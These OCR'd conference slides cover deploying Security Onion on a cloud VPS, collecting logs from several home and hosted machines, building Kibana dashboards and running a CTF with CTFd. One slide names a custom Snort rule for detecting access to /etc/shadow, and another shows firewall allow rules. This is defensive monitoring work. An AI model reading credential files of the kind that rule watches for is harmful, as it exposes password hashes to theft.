
file: **local.rules:5**


CATEGORIZE **1** EVENT(S) CREATE FILTER: src dst both


# /etc/shadow - Snort/Kibana




# All the things Kibana!








# Turning this all into a CTF !



https://github.com/CTFd/CTFd

# Turning this all into a CTF !








# Thank you!!  Questions??

## Contact:



**Twitter - @wyliebsd**
**Website - https://wyliebayes.com**


Putting Security Onion in
the Cloud is Pretty Easy!

# Built a new VPS @ vultr.com



# Uploaded custom ISO being SecurityOnion 6.2



# Data Sources:


- OpenBSD 6.5 -stable VPS hosted @ArpNetworks via syslog
  - OpenVPN Server
  - 4 Websites including https://wyliebayes.com
  - Relayd and Node.js
- OpenBSD 6.6 -current router/firewall Home boundary logs via syslog
- Windows 10 Professional - Powerful home desktop
  - Application, Security, System, Powershell, Sysmon - via Winlogbeat
- Ubuntu 18.04 Bitwarden server hosted @DigitalOcean - via syslog
- SecurityOnion itself being on the internet via SSH to everyone


## Created a simple A record in DNS on my domain:

# Setup some so-allow rules for my data coming in:


```
forgotten@SecOnion1:~$ sudo su
[sudo] password for forgotten:
Sorry, try again.
[sudo] password for forgotten:
root@SecOnion1:/home/forgotten# so-allow-view

================================================================================
UFW Rules
================================================================================

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere
22,443,7734/tcp            ALLOW       73.[redacted]149
22,443,7734/tcp            ALLOW       174.[redacted].210
514                        ALLOW       174.[redacted].210
22,443,7734/tcp            ALLOW       63.[redacted].143
514                        ALLOW       73.[redacted].149
514                        ALLOW       167.[redacted].149
22/tcp (v6)                ALLOW       Anywhere (v6)


================================================================================
Docker IPTables Rules
================================================================================

To               Action From
--               ------ ----
5044/tcp docker0 ACCEPT !docker0 40.[redacted].233
5044/tcp docker0 ACCEPT !docker0 c-73-[redacted]-149.hsd1.co.comcast.net

root@SecOnion1:/home/forgotten#
```

# And finally enjoy your dashboards!

